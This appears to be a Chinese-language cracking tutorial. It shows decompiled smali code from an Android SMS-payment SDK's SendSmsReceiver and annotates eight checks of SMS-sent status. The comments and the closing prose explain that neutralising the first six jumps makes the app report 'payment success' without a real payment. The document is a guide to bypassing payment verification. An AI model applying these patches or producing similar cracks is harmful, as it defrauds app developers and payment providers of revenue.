iget-object v2, v0, Lcom/uucun/smspay/g/e;->h:Lcom/uucun/smspay/g/c;

iget-boolean v2, v2, Lcom/uucun/smspay/g/c;->m:Z

if-eqz v2, :cond_8 //再次验证短信发送状态

move-object/from16 v0, v37

iget-boolean v2, v0, Lcom/uucun/smspay/g/e;->k:Z

if-eqz v2, :cond_6 //第三次验证短信发送状态

const-string v2, "sendSuccessLog"

const-string v3, "isPutbackSMS"

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V
```

```
const-string v3, "localaddmo"

const-string v4, "0"

move-object/from16 v0, v31

iget-object v5, v0, Lcom/uucun/smspay/g/f;->e:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v6, v0, Lcom/uucun/smspay/g/f;->f:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v7, v0, Lcom/uucun/smspay/g/f;->c:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v8, v0, Lcom/uucun/smspay/g/f;->d:Ljava/lang/String;

const/4 v2, -0x1

if-ne v10, v2, :cond_5 //第四次验证短信发送状态

const/4 v9, 0x1

:goto_1
move-object/from16 v0, v37
```

```
    iget v2, v0, Lcom/uucun/smspay/g/e;->j:I

    add-int/lit8 v2, v2, 0x1

    invoke-static {v2}, Ljava/lang/String;->valueOf(I)Ljava/lang/String;

    move-result-object v11

    move-object/from16 v0, v37

    iget-wide v12, v0, Lcom/uucun/smspay/g/e;->l:J

    move-object/from16 v2, p1

    invoke-static/range {v2 .. v13}, Lcom/uucun/smspay/a/f;->a(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;ZILjava/lang/String;J)V

    :cond_1
    :goto_2
    const-string v2, "SendSmsReceiver onReceive"

    new-instance v3, Ljava/lang/StringBuilder;

    const-string v4, "isPutbackSMS:"

    invoke-direct {v3, v4}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V
```

```
move-object/from16 v0, v37

iget-boolean v4, v0, Lcom/uucun/smspay/g/e;->k:Z

invoke-virtual {v3, v4}, Ljava/lang/StringBuilder;->append(Z)Ljava/lang/StringBuilder;

move-result-object v3

invoke-virtual {v3}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v3

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

if-eqz v36, :cond_2    //第五次验证短信发送状态

move-object/from16 v0, v37

iget-boolean v2, v0, Lcom/uucun/smspay/g/e;->k:Z

if-nez v2, :cond_2    //关键  第六次验证短信发送状态      如成功则往下执行  通知 APP  支付成功  （只要通知 APP  支付成功那么我们就破解成功了）

const-string v2, "SendSmsReceiver:onReceive"

const-string v3, "\u901a\u77e5APP \u652f\u4ed8\u6210\u529f"

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V
```

```
invoke-static/range {v36 .. v36}, Lcom/uucun/smspay/k/i;->a(Lcom/uucun/smspay/aidl/a;)V

:cond_2
move-object/from16 v0, v37

iget-boolean v2, v0, Lcom/uucun/smspay/g/e;->k:Z

if-eqz v2, :cond_3    //第七次验证短信发送状态    如成功则跳转到:cond_3  如失败则补发短信

const-string v2, "\u8865\u53d1\u7684\u77ed\u4fe1"

const-string v3, "\u4e0d\u9700\u8981\u56de\u8c03CP\u53d1\u9001\u6210\u529f"

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

:cond_3
if-eqz v38, :cond_c //第八次验证短信发送状态  ...

move-object/from16 v0, v37

iget-boolean v2, v0, Lcom/uucun/smspay/g/e;->k:Z

if-nez v2, :cond_c

invoke-virtual/range {v38 .. v38}, Ljava/util/ArrayList;->iterator()Ljava/util/Iterator;

move-result-object v3
```

```
:cond_4
:goto_3
invoke-interface {v3}, Ljava/util/Iterator;->hasNext()Z

move-result v2

if-eqz v2, :cond_c

invoke-interface {v3}, Ljava/util/Iterator;->next()Ljava/lang/Object;

move-result-object v2

instance-of v4, v2, Landroid/os/Handler;

if-eqz v4, :cond_4

check-cast v2, Landroid/os/Handler;

invoke-static {v2}, Landroid/os/Message;->obtain(Landroid/os/Handler;)Landroid/os/Message;

move-result-object v2

const/4 v4, 0x1

iput v4, v2, Landroid/os/Message;->what:I

invoke-virtual {v2}, Landroid/os/Message;->sendToTarget()V
```

```
goto :goto_3

:cond_5
const/4 v9, 0x0

goto :goto_1

:cond_6
const-string v2, "sendSuccessLog"

const-string v3, "not isPutbackSMS"

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

move-object/from16 v0, v37

iget-object v2, v0, Lcom/uucun/smspay/g/e;->h:Lcom/uucun/smspay/g/c;

iget-object v2, v2, Lcom/uucun/smspay/g/c;->o:Lcom/uucun/smspay/g/b;

if-eqz v2, :cond_1

iget-object v3, v2, Lcom/uucun/smspay/g/b;->a:Ljava/lang/String;

iget-object v4, v2, Lcom/uucun/smspay/g/b;->b:Ljava/lang/String;

iget-object v5, v2, Lcom/uucun/smspay/g/b;->c:Ljava/lang/String;
```

```
iget-object v6, v2, Lcom/uucun/smspay/g/b;->d:Ljava/lang/String;

iget-object v7, v2, Lcom/uucun/smspay/g/b;->e:Ljava/lang/String;

iget-object v8, v2, Lcom/uucun/smspay/g/b;->f:Ljava/lang/String;

iget-object v9, v2, Lcom/uucun/smspay/g/b;->g:Ljava/lang/String;

iget-object v0, v2, Lcom/uucun/smspay/g/b;->i:Ljava/lang/String;

move-object/from16 v27, v0

iget-object v11, v2, Lcom/uucun/smspay/g/b;->h:Ljava/lang/String;

move-object/from16 v0, v37

iget v12, v0, Lcom/uucun/smspay/g/e;->m:I

invoke-static {v12}, Ljava/lang/String;->valueOf(I)Ljava/lang/String;

move-result-object v12

move-object/from16 v0, v37

iget-wide v13, v0, Lcom/uucun/smspay/g/e;->l:J

invoke-static {v13, v14}, Ljava/lang/String;->valueOf(J)Ljava/lang/String;
```

```
move-result-object v13

move-object/from16 v0, v37

iget-wide v14, v0, Lcom/uucun/smspay/g/e;->l:J

invoke-static {v14, v15}, Ljava/lang/String;->valueOf(J)Ljava/lang/String;

move-result-object v14

const-string v15, "0"

move-object/from16 v0, v37

iget-object v0, v0, Lcom/uucun/smspay/g/e;->r:Ljava/lang/String;

move-object/from16 v16, v0

const-string v17, "0"

const-string v18, "localmo"

move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->e:Ljava/lang/String;

move-object/from16 v19, v0
```

```
move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->f:Ljava/lang/String;

move-object/from16 v20, v0

move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->c:Ljava/lang/String;

move-object/from16 v21, v0

move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->d:Ljava/lang/String;

move-object/from16 v22, v0

const/16 v23, -0x1

move/from16 v0, v23

if-ne v10, v0, :cond_7

const-string v23, "1"

:goto_4
```

```
    invoke-static {v10}, Ljava/lang/String;->valueOf(I)Ljava/lang/String;

    move-result-object v24

    invoke-static {}, Lcom/uucun/smspay/k/a;->a()Ljava/lang/String;

    move-result-object v25

    iget-object v0, v2, Lcom/uucun/smspay/g/b;->k:Ljava/lang/String;

    move-object/from16 v26, v0

    move-object/from16 v2, p1

    move-object/from16 v10, v27

    invoke-static/range {v2 .. v26}, Lcom/uucun/smspay/a/f;->a(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;)V

    goto/16 :goto_2

    :cond_7
    const-string v23, "2"

    goto :goto_4
```

```
:cond_8
move-object/from16 v0, v37

iget-boolean v2, v0, Lcom/uucun/smspay/g/e;->k:Z

if-eqz v2, :cond_a

const-string v2, "sendSuccessLog"

const-string v3, "not local isPutbackSMS"

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

const-string v3, "addmo"

move-object/from16 v0, v31

iget-object v4, v0, Lcom/uucun/smspay/g/f;->b:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v5, v0, Lcom/uucun/smspay/g/f;->e:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v6, v0, Lcom/uucun/smspay/g/f;->f:Ljava/lang/String;
```

```
move-object/from16 v0, v31

iget-object v7, v0, Lcom/uucun/smspay/g/f;->c:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v8, v0, Lcom/uucun/smspay/g/f;->d:Ljava/lang/String;

const/4 v2, -0x1

if-ne v10, v2, :cond_9

const/4 v9, 0x1

:goto_5
move-object/from16 v0, v37

iget v2, v0, Lcom/uucun/smspay/g/e;->j:I

add-int/lit8 v2, v2, 0x1

invoke-static {v2}, Ljava/lang/String;->valueOf(I)Ljava/lang/String;

move-result-object v11

move-object/from16 v0, v37

iget-wide v12, v0, Lcom/uucun/smspay/g/e;->l:J
```

```
    move-object/from16 v2, p1

    invoke-static/range {v2 .. v13}, Lcom/uucun/smspay/a/f;->a(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;ZILjava/lang/String;J)V

    goto/16 :goto_2

    :cond_9
    const/4 v9, 0x0

    goto :goto_5

    :cond_a
    const-string v2, "sendSuccessLog"

    const-string v3, "not local not isPutbackSMS"

    invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

    const-string v3, "mo"

    move-object/from16 v0, v31

    iget-object v4, v0, Lcom/uucun/smspay/g/f;->b:Ljava/lang/String;

    move-object/from16 v0, v31
```

```
iget-object v5, v0, Lcom/uucun/smspay/g/f;->e:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v6, v0, Lcom/uucun/smspay/g/f;->f:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v7, v0, Lcom/uucun/smspay/g/f;->c:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v8, v0, Lcom/uucun/smspay/g/f;->d:Ljava/lang/String;

const/4 v2, -0x1

if-ne v10, v2, :cond_b

const/4 v9, 0x1

:goto_6
const-string v11, "0"

const-wide/16 v12, 0x0

move-object/from16 v2, p1
```

```
    invoke-static/range {v2 .. v13}, Lcom/uucun/smspay/a/f;->a(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;ZILjava/lang/String;J)V

    goto/16 :goto_2

    :cond_b
    const/4 v9, 0x0

    goto :goto_6

    :cond_c
    const/4 v2, 0x1

    move-object/from16 v0, v37

    iput-boolean v2, v0, Lcom/uucun/smspay/g/e;->i:Z

    move-object/from16 v0, p1

    move-object/from16 v1, v37

    invoke-static {v0, v1}, Lcom/uucun/smspay/bz/SendSmsReceiver;->a(Landroid/content/Context;Lcom/uucun/smspay/g/e;)V

    goto/16 :goto_0

    :cond_d
    const-string v2, "SendSmsReceiver:onReceive"
```

```
const-string v3, "\u53d1\u9001\u77ed\u4fe1\u5931\u8d25"

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

const/4 v2, 0x1

sput-boolean v2, Lcom/uucun/smspay/k/l;->a:Z

move-object/from16 v0, v37

iget-object v2, v0, Lcom/uucun/smspay/g/e;->h:Lcom/uucun/smspay/g/c;

iget-boolean v2, v2, Lcom/uucun/smspay/g/c;->m:Z

if-eqz v2, :cond_17

move-object/from16 v0, v37

iget-boolean v2, v0, Lcom/uucun/smspay/g/e;->k:Z

if-eqz v2, :cond_15

const-string v2, "sendFailLog"

const-string v3, "\u8865\u53d1\u77ed\u4fe1"

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V
```

```
move-object/from16 v0, v37

iget v2, v0, Lcom/uucun/smspay/g/e;->j:I

add-int/lit8 v2, v2, 0x1

const/4 v3, 0x3

if-ne v2, v3, :cond_e

const-string v3, "localaddmo"

const-string v4, "0"

move-object/from16 v0, v31

iget-object v5, v0, Lcom/uucun/smspay/g/f;->e:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v6, v0, Lcom/uucun/smspay/g/f;->f:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v7, v0, Lcom/uucun/smspay/g/f;->c:Ljava/lang/String;

move-object/from16 v0, v31
```

```
iget-object v8, v0, Lcom/uucun/smspay/g/f;->d:Ljava/lang/String;

const/4 v2, -0x1

if-ne v10, v2, :cond_14

const/4 v9, 0x1

:goto_7
move-object/from16 v0, v37

iget v2, v0, Lcom/uucun/smspay/g/e;->j:I

add-int/lit8 v2, v2, 0x1

invoke-static {v2}, Ljava/lang/String;->valueOf(I)Ljava/lang/String;

move-result-object v11

move-object/from16 v0, v37

iget-wide v12, v0, Lcom/uucun/smspay/g/e;->l:J

move-object/from16 v2, p1

invoke-static/range {v2 .. v13},
Lcom/uucun/smspay/a/f;->a(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/Strin
```

```
g;ZILjava/lang/String;J)V

    :cond_e
    :goto_8
    if-eqz v37, :cond_f

    invoke-static {}, Lcom/uucun/smspay/bz/a;->a()Lcom/uucun/smspay/bz/a;

    move-result-object v2

    invoke-virtual {v2}, Lcom/uucun/smspay/bz/a;->c()V

    invoke-static {}, Lcom/uucun/smspay/bz/a;->a()Lcom/uucun/smspay/bz/a;

    move-result-object v2

    move-object/from16 v0, v37

    invoke-virtual {v2, v0}, Lcom/uucun/smspay/bz/a;->a(Lcom/uucun/smspay/g/e;)Z

    move-result v2

    const-string v3, "removeFeeModel ret is"

    new-instance v4, Ljava/lang/StringBuilder;

    invoke-direct {v4}, Ljava/lang/StringBuilder;-><init>()V
```

```
invoke-virtual {v4, v2}, Ljava/lang/StringBuilder;->append(Z)Ljava/lang/StringBuilder;

move-result-object v2

invoke-virtual {v2}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v2

invoke-static {v3, v2}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

invoke-static {}, Lcom/uucun/smspay/bz/a;->a()Lcom/uucun/smspay/bz/a;

move-result-object v2

invoke-virtual {v2}, Lcom/uucun/smspay/bz/a;->c()V

:cond_f
const-string v2, "SendSmsReceiver onReceive"

new-instance v3, Ljava/lang/StringBuilder;

const-string v4, "isPutbackSMS:"

invoke-direct {v3, v4}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

move-object/from16 v0, v37

iget-boolean v4, v0, Lcom/uucun/smspay/g/e;->k:Z
```

```
invoke-virtual {v3, v4}, Ljava/lang/StringBuilder;->append(Z)Ljava/lang/StringBuilder;

move-result-object v3

invoke-virtual {v3}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v3

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

if-eqz v36, :cond_10

move-object/from16 v0, v37

iget-boolean v2, v0, Lcom/uucun/smspay/g/e;->k:Z

if-nez v2, :cond_10

sget-object v2, Ljava/lang/System;->out:Ljava/io/PrintStream;

new-instance v3, Ljava/lang/StringBuilder;

const-string v4, "SendSmsReceiver.onReceive() "

invoke-direct {v3, v4}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v3, v10}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;
```

```
move-result-object v3

invoke-virtual {v3}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v3

invoke-virtual {v2, v3}, Ljava/io/PrintStream;->println(Ljava/lang/String;)V

const-string v2, "88087"

const-string v3, "\u53d1\u9001\u9519\u8bef"

move-object/from16 v0, v36

invoke-static {v0, v2, v3}, Lcom/uucun/smspay/k/i;->a(Lcom/uucun/smspay/aidl/a;Ljava/lang/String;Ljava/lang/String;)V

:cond_10
move-object/from16 v0, v37

iget-boolean v2, v0, Lcom/uucun/smspay/g/e;->k:Z

if-eqz v2, :cond_11

const-string v2, "\u8865\u53d1\u7684\u77ed\u4fe1"

const-string v3, "\u4e0d\u9700\u8981\u56de\u8c03CP\u53d1\u9001\u5931\u8d25"
```

```
invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

:cond_11
const-string v3, "\u56de\u8c03\u51fd\u6570\uff1a"

new-instance v4, Ljava/lang/StringBuilder;

const-string v2, "payCallbacks:"

invoke-direct {v4, v2}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

if-nez v38, :cond_1b

const-string v2, "null"

:goto_9
invoke-virtual {v4, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v2

invoke-virtual {v2}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v2

invoke-static {v3, v2}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

if-eqz v38, :cond_12
```

```
const-string v2, "\u56de\u8c03\u51fd\u6570\uff1a"

new-instance v3, Ljava/lang/StringBuilder;

const-string v4, "\u4e2a\u6570\u662f:"

invoke-direct {v3, v4}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual/range {v38 .. v38}, Ljava/util/ArrayList;->size()I

move-result v4

invoke-virtual {v3, v4}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

move-result-object v3

invoke-virtual {v3}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v3

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

:cond_12
if-eqz v38, :cond_1c

move-object/from16 v0, v37

iget-boolean v2, v0, Lcom/uucun/smspay/g/e;->k:Z
```

```
if-nez v2, :cond_1c

invoke-virtual/range {v38 .. v38}, Ljava/util/ArrayList;->iterator()Ljava/util/Iterator;

move-result-object v3

:cond_13
:goto_a
invoke-interface {v3}, Ljava/util/Iterator;->hasNext()Z

move-result v2

if-eqz v2, :cond_1c

invoke-interface {v3}, Ljava/util/Iterator;->next()Ljava/lang/Object;

move-result-object v2

instance-of v4, v2, Landroid/os/Handler;

if-eqz v4, :cond_13

check-cast v2, Landroid/os/Handler;

invoke-static {v2}, Landroid/os/Message;->obtain(Landroid/os/Handler;)Landroid/os/Message;

move-result-object v2
```

```
const/4 v4, 0x0

iput v4, v2, Landroid/os/Message;->what:I

invoke-virtual {v2}, Landroid/os/Message;->sendToTarget()V

const-string v2, "enter"

const-string v4, "11111"

invoke-static {v2, v4}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

goto :goto_a

:cond_14
const/4 v9, 0x0

goto/16 :goto_7

:cond_15
const-string v2, "sendFailLog"

const-string v3, "\u975e\u8865\u53d1\u77ed\u4fe1"

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

move-object/from16 v0, v37
```

```
iget-object v2, v0, Lcom/uucun/smspay/g/e;->h:Lcom/uucun/smspay/g/c;

iget-object v2, v2, Lcom/uucun/smspay/g/c;->o:Lcom/uucun/smspay/g/b;

if-eqz v2, :cond_e

iget-object v12, v2, Lcom/uucun/smspay/g/b;->a:Ljava/lang/String;

iget-object v13, v2, Lcom/uucun/smspay/g/b;->b:Ljava/lang/String;

iget-object v14, v2, Lcom/uucun/smspay/g/b;->c:Ljava/lang/String;

iget-object v15, v2, Lcom/uucun/smspay/g/b;->d:Ljava/lang/String;

iget-object v0, v2, Lcom/uucun/smspay/g/b;->e:Ljava/lang/String;

move-object/from16 v16, v0

iget-object v0, v2, Lcom/uucun/smspay/g/b;->f:Ljava/lang/String;

move-object/from16 v17, v0

iget-object v0, v2, Lcom/uucun/smspay/g/b;->g:Ljava/lang/String;

move-object/from16 v18, v0

iget-object v0, v2, Lcom/uucun/smspay/g/b;->i:Ljava/lang/String;
```

```
move-object/from16 v19, v0

iget-object v0, v2, Lcom/uucun/smspay/g/b;->h:Ljava/lang/String;

move-object/from16 v20, v0

move-object/from16 v0, v37

iget v3, v0, Lcom/uucun/smspay/g/e;->m:I

invoke-static {v3}, Ljava/lang/String;->valueOf(I)Ljava/lang/String;

move-result-object v21

move-object/from16 v0, v37

iget-wide v3, v0, Lcom/uucun/smspay/g/e;->l:J

invoke-static {v3, v4}, Ljava/lang/String;->valueOf(J)Ljava/lang/String;

move-result-object v22

move-object/from16 v0, v37

iget-wide v3, v0, Lcom/uucun/smspay/g/e;->l:J

invoke-static {v3, v4}, Ljava/lang/String;->valueOf(J)Ljava/lang/String;
```

```
move-result-object v23

const-string v24, "0"

move-object/from16 v0, v37

iget-object v0, v0, Lcom/uucun/smspay/g/e;->r:Ljava/lang/String;

move-object/from16 v25, v0

const-string v26, "0"

const-string v27, "localmo"

move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->e:Ljava/lang/String;

move-object/from16 v28, v0

move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->f:Ljava/lang/String;

move-object/from16 v29, v0

move-object/from16 v0, v31
```

```
iget-object v0, v0, Lcom/uucun/smspay/g/f;->c:Ljava/lang/String;

move-object/from16 v30, v0

move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->d:Ljava/lang/String;

move-object/from16 v31, v0

const/4 v3, -0x1

if-ne v10, v3, :cond_16

const-string v32, "1"

:goto_b
invoke-static {v10}, Ljava/lang/String;->valueOf(I)Ljava/lang/String;

move-result-object v33

invoke-static {}, Lcom/uucun/smspay/k/a;->a()Ljava/lang/String;

move-result-object v34

iget-object v0, v2, Lcom/uucun/smspay/g/b;->k:Ljava/lang/String;
```

```
    move-object/from16 v35, v0

    move-object/from16 v11, p1

    invoke-static/range {v11 .. v35}, Lcom/uucun/smspay/a/f;->a(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;)V

    goto/16 :goto_8

    :cond_16
    const-string v32, "2"

    goto :goto_b

    :cond_17
    move-object/from16 v0, v37

    iget-boolean v2, v0, Lcom/uucun/smspay/g/e;->k:Z

    if-eqz v2, :cond_19

    move-object/from16 v0, v37

    iget v2, v0, Lcom/uucun/smspay/g/e;->j:I
```

```
add-int/lit8 v2, v2, 0x1

const/4 v3, 0x3

if-ne v2, v3, :cond_e

const-string v3, "addmo"

move-object/from16 v0, v31

iget-object v4, v0, Lcom/uucun/smspay/g/f;->b:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v5, v0, Lcom/uucun/smspay/g/f;->e:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v6, v0, Lcom/uucun/smspay/g/f;->f:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v7, v0, Lcom/uucun/smspay/g/f;->c:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v8, v0, Lcom/uucun/smspay/g/f;->d:Ljava/lang/String;
```

```
const/4 v2, -0x1

if-ne v10, v2, :cond_18

const/4 v9, 0x1

:goto_c
move-object/from16 v0, v37

iget v2, v0, Lcom/uucun/smspay/g/e;->j:I

add-int/lit8 v2, v2, 0x1

invoke-static {v2}, Ljava/lang/String;->valueOf(I)Ljava/lang/String;

move-result-object v11

move-object/from16 v0, v37

iget-wide v12, v0, Lcom/uucun/smspay/g/e;->l:J

move-object/from16 v2, p1

invoke-static/range {v2 .. v13}, Lcom/uucun/smspay/a/f;->a(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;ZILjava/lang/String;J)V

goto/16 :goto_8
```

```
:cond_18
const/4 v9, 0x0

goto :goto_c

:cond_19
const-string v3, "mo"

move-object/from16 v0, v31

iget-object v4, v0, Lcom/uucun/smspay/g/f;->b:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v5, v0, Lcom/uucun/smspay/g/f;->e:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v6, v0, Lcom/uucun/smspay/g/f;->f:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v7, v0, Lcom/uucun/smspay/g/f;->c:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v8, v0, Lcom/uucun/smspay/g/f;->d:Ljava/lang/String;
```

```
const/4 v2, -0x1

if-ne v10, v2, :cond_1a

const/4 v9, 0x1

:goto_d
const-string v11, "0"

move-object/from16 v0, v37

iget-wide v12, v0, Lcom/uucun/smspay/g/e;->l:J

move-object/from16 v2, p1

invoke-static/range {v2 .. v13}, Lcom/uucun/smspay/a/f;->a(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;ZILjava/lang/String;J)V

goto/16 :goto_8

:cond_1a
const/4 v9, 0x0

goto :goto_d

:cond_1b
```

```
    invoke-virtual/range {v38 .. v38}, Ljava/util/ArrayList;->toString()Ljava/lang/String;

    move-result-object v2

    goto/16 :goto_9

    :cond_1c
    const/4 v2, 0x0

    move-object/from16 v0, v37

    iput-boolean v2, v0, Lcom/uucun/smspay/g/e;->i:Z

    move-object/from16 v0, p1

    move-object/from16 v1, v37

    invoke-static {v0, v1}, Lcom/uucun/smspay/bz/SendSmsReceiver;->a(Landroid/content/Context;Lcom/uucun/smspay/g/e;)V

    goto/16 :goto_0
.end method
```

经过大概的分析后,现在我们开始进破解吧。

我们只要不让前面的六次验证短信发送状态 的跳转实现即可 ！

```
# virtual methods
.method public onReceive(Landroid/content/Context;Landroid/content/Intent;)V
    .locals 39

    invoke-virtual/range {p0 .. p0}, Lcom/uucun/smspay/bz/SendSmsReceiver;->clearAbortBroadcast()V
```

```
new-instance v2, Ljava/lang/StringBuilder;

invoke-direct {v2}, Ljava/lang/StringBuilder;-><init>()V

const-string v3, "request_code_test"

move-object/from16 v0, p2

invoke-virtual {v0, v3}, Landroid/content/Intent;->getStringExtra(Ljava/lang/String;)Ljava/lang/String;

move-result-object v3

invoke-virtual {v2, v3}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v2

invoke-virtual {v2}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v2

invoke-static {}, Lcom/uucun/smspay/bz/a;->a()Lcom/uucun/smspay/bz/a;

move-result-object v3

invoke-virtual {v3, v2}, Lcom/uucun/smspay/bz/a;->b(Ljava/lang/String;)Lcom/uucun/smspay/g/f;

move-result-object v31
```

```
if-nez v31, :cond_0    //判断是否进入支付验证  如是则跳转到:cond_0  否则返回

:goto_0
return-void

:cond_0
invoke-static {}, Lcom/uucun/smspay/bz/a;->a()Lcom/uucun/smspay/bz/a;

move-result-object v3

invoke-virtual {v3, v2}, Lcom/uucun/smspay/bz/a;->c(Ljava/lang/String;)V

move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->h:Lcom/uucun/smspay/aidl/a;

move-object/from16 v36, v0

move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->g:Lcom/uucun/smspay/g/e;

move-object/from16 v37, v0

move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->i:Ljava/util/ArrayList;
```

```
move-object/from16 v38, v0

invoke-virtual/range {p0 .. p0}, Lcom/uucun/smspay/bz/SendSmsReceiver;->getResultCode()I

move-result v10

new-instance v2, Ljava/lang/StringBuilder;

const-string v3, "\u77ed\u4fe1\u8fd4\u56de\u72b6\u6001:"//短信返回状态:

invoke-direct {v2, v3}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v2, v10}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

move-result-object v2

invoke-virtual {v2}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

const-string v2, "onReceive getResultCode"

new-instance v3, Ljava/lang/StringBuilder;

invoke-direct {v3}, Ljava/lang/StringBuilder;-><init>()V

invoke-virtual {v3, v10}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

move-result-object v3
```

```
invoke-virtual {v3}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v3

